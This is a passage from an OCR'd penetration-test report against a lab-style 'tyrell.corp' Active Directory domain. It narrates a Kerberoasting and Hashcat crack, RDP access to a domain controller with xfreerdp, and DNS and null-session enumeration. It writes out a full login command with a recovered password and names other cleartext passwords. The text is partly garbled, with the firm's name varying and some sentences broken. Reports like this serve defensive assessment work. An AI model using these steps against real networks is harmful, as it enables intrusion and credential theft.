


*Figure 35: This shows how our team used **GetADUsers.py** against the tyrell.corp domain controller (10.4.10.189). Using the compromised credentials of a standard user (brandon.stark), the team successfully extracted a comprehensive list of all Active Directory objects. The output provides critical intelligence, including service accounts (sql_svc) and administrative accounts (Administrator). Analyzing the **'PasswordLastSet'** and **'LastLogon'** timestamps allowed the team to identify stale accounts and prioritize targets for credential-based attacks, such as **Kerberoasting** or **Password Spraying**. This also shows that the password policy is out of date. Passwords should be changed at least every 90 day.*

Aff Solutions LLC Portfolio

xfreerdp: Remote Desktop Protocol (RDP) Client

An open-source implementation of the **Remote Desktop Protocol (RDP)**. Unlike standard consumer RDP clients, the command-line version in Kali is designed for technical flexibility, allowing a tester to specify security protocols, drive redirections, and bypass modern authentication hurdles during an engagement.

Description of Team Use in the TC Engagement:

- **Interactive Post-Exploitation**: After acquiring valid credentials via **Responder (S-02)** or **AS-REP Roasting (S-03)**, xfreerdp was used to establish a full GUI session on TC workstations.
- **Credential Validation**: It was used to manually verify if captured credentials had administrative rights on specific servers – WINTERFELL.
- **Evidence Collection**: It allowed the team to take screenshots of sensitive data and misconfigurations within the TC environment for the final report.
- **Data Exfiltration/Ingress**: Using the /drive: flag, the team mapped a local Kali folder to the remote TC host, allowing for the seamless transfer of tools like **Sharphound (S-10)** onto the target network.
- **Technical bypasses**: Using flags like /cert-ignore, the team bypassed the **Weak Cryptography (S-04)** warnings associated with TC's self-signed RDP certificates.

Relative findings information for this section: S-03: End-of-Life Operating System, S-04: Exposed RDP with Weak Cryptography, and S-11: Insecure Broadcast Name Resolution Enables Credential Interception.

xfreerdp Artifacts & Screenshots

See Figures 38-41. We accessed the **WINTERFELL** server clearly presenting a **successful Active Directory privilege escalation and domain compromise scenario** within TC network environment.

We obtained valid domain credentials shown in Figure 31. Then cracked the password hash and gain the password in Figures 36 & 37.

Ath Solutions LLC Website Portfolio




Figure 36: Initiation of an offline dictionary attack using Hashcat against the Kerberos TGS-REP hashes harvested from the TC domain. Similar to Appendix B. The team utilized the rockyou.txt wordlist – containing over 14 million known passwords—targeting the Kerberos 5 (etype 23) encryption used by legacy service accounts. This phase demonstrates the high-speed capability of recovering cleartext credentials (at rates exceeding 500 kH/s) without interacting with the TC network, thereby bypassing all real-time authentication monitoring and lockout policies.



*Figure 37: Completion of the Hashcat session resulting in the recovery of the cleartext password for the jon.snow service account. The attack successfully cracked the hash, revealing the password 'iknownothing' in approximately 56 seconds. This artifact confirms the extreme risk posed by **Finding S-08 (Weak Domain Credential Hygiene)**; a single weak password on a service account allowed the team to pivot from an encrypted hash to valid administrative credentials, directly enabling the full domain compromise documented in this report.*

Those credentials had elevated privileges using the below command on the rogue Kali system:

`xfreerdp /u:jon.snow /p:iknownothing /d:north /v:10.4.10.189 /cert-ignore`




Figure 38: Utilizing the xfreerdp command to establish an interactive (remote desktop like) GUI session with the WINTERFELL Domain Controller (10.4.10.189). By supplying the previously recovered credentials for the user jon.snow and utilizing the /cert-ignore flag to bypass Finding S-04 (Weak Cryptography), the team successfully authenticated with the TC DC host. This artifact demonstrates the final stage of the attack chain, moving from credential theft to full interactive access, allowing for manual system configuration and the potential deployment of additional post-exploitation toolsets. The events are actual operations being conducted on the remote domain controller – some pictured in Figures 39-43.

Active Directory trusted our session and allowed us login access to the WINTERFELL DC.




Figure 39: Graphical session established on the TC primary Domain Controller (Host: WINTERFELL – IP:10.4.10.189) using recovered administrative credentials for the jon.snow service account. This artifact serves as definitive proof of Total Domain Compromise. By gaining interactive desktop access to the DC, an adversary possesses the capability to modify any user account,

A# Solutions LLC Website Portfolio

exfiltrate the NTDS.DIT database (containing all corporate password hashes), and deploy persistent backdoors or ransomware throughout the entire tyrell.corp forest."

Windows granted our team administrative capabilities across the TC domain




Figure 40: Graphical evidence of an active administrative session on the primary TC Domain Controller. The expanded Start Menu displays access to sensitive management consoles, including Active Directory Users and Computers (ADUC), PowerShell, Windows Security, and Group Policy Management. Access at this level confirms that the adversary has bypassed all internal security controls. With these tools, an attacker can modify global security policies, create unauthorized 'Shadow Admin' accounts, or deploy domain-wide malware (e.g., ransomware) via Group Policy Objects (GPOs), representing a catastrophic failure of the TC identity perimeter.





Figure 41: Direct access to the Active Directory Users and Computers (ADUC) management console on the TC Domain Controller (WINTERFELL). This snapshot confirms the ability to modify, create, or delete any object/user within the tyrell.corp forest. By reaching this administrative interface, the testing team demonstrated the capacity to reset executive passwords, elevate

A# Solutions LLC Website Portfolio

standard users to Domain Admin status, and disable security auditing across the entire corporate infrastructure. This represents a terminal compromise of TC's identity and access management (IAM) framework.



Figures 42 and 43: Access to the Server Manager Dashboard on the primary TC Domain Controller, identified as WINTERFELL. This console provides a centralized view of the server's health, role services, and update status. By accessing this management layer, the team demonstrated the ability to modify critical domain services (DNS, Active Directory, and File Services), disable security updates, or reconfigure server roles. This level of access to the WINTERFELL infrastructure confirms that an adversary can not only manipulate identities but also fundamentally alter the availability and integrity of TC's core network services.




Figure 43: See Figure 42.

A# Solutions LLC Website Portfolio

Adidnsdump: DNS Enumeration

This tool enables the team to dump all DNS records from the TC Active Directory integrated DNS. This reveals internal hostnames and IP addresses that might not be visible through standard network scanning, exposing hidden development or backup servers.

Relative findings information for this section: *S-06: Excessive Active Directory Enumeration Exposure* and *S-13: Insufficient Network Segmentation Facilitates Lateral Movement*.

Adidnsdump Artifacts & Screenshots




Figure 44: Execution of adidnsdump against the TC primary Domain Controller (WINTERFELL). Utilizing compromised administrative credentials for the jon.snow account, the team successfully performed an authenticated query of the Active Directory Integrated DNS (ADIDNS) zones. This resulted in the extraction of five internal network records, including hostnames and corresponding IP addresses. This artifact demonstrates the capacity for an adversary to perform comprehensive internal reconnaissance, mapping the TC server infrastructure without the noise of a standard network port scan.




Figure 45: This is a picture of the exported records.csv file found in Figure 44 above.

enum4linux: Legacy Enumeration

A tool used to extract information from Windows and Samba systems. It was used to pull user lists, share names, and password policies from legacy TC hosts that still have Null Sessions or guest access enabled.

Relative findings information for this section: *S-03: End-of-Life Operating System*, *S-04: Exposed RDP with Weak Cryptography*, *and S-11: Insecure Broadcast Name Resolution Enables Credential Interception*.

enum4linux Artifacts & Screenshots




Figure 46: All Figures 46 – 50 all have same caption found in Figure 50.

Aff Solutions LLC Website Portfolio




Figure 47: All Figures 46 – 50 all have same caption found in Figure 50.




Figure 48: All Figures 46 – 50 all have same caption found in Figure 50.




Figure 49: All Figures 46 – 50 all have same caption found in Figure 50..

Attollo Solutions LLC Website Portfolio




*Figure 50: Figures 46 – 50 - Execution of **enum4linux** against the TC Domain Controller (10.4.10.189). The tool successfully established a **Null Session** (anonymous connection using an empty username and password), allowing for the extraction of the Domain SID and a complete listing of active user accounts. Notably, the enumeration revealed a critical security breach within the 'Description' field of the samwell.tarly account, which contained a cleartext password ('**Heartsbane**'). This artifact demonstrates how insufficient access controls on domain metadata can lead to immediate credential exposure and subsequent lateral movement.*

A# Solutions LLC Website Portfolio

Intranet and Website Scanning

A# performed comprehensive intranet and public-facing website security assessments to identify vulnerabilities that could expose sensitive data or allow unauthorized access. The evaluation focused on web application security, server configuration, authentication mechanisms, and exposure of internal resources.

Burp Suite: Web Application Tool

Burp Suite, developed by PortSwigger, is an integrated web application security testing platform. It operates as an intercepting proxy, allowing testers to capture, inspect, and manipulate HTTP/S traffic between client and server. (PortSwigger Ltd.)

Burp Suite supports:

- Manual request manipulation
- Automated scanning
- SQL injection testing
- Authentication testing
- Brute force attacks
- Session analysis

During our testing we found one of the biggest problems are all of the help crack this site URLs. TC needs to certainly remove those ASAP. We found that –the, 'This portal will help to connect you to the company', slogan is more correct than TC would like – as it certainly connects outside attackers to all of the company's information

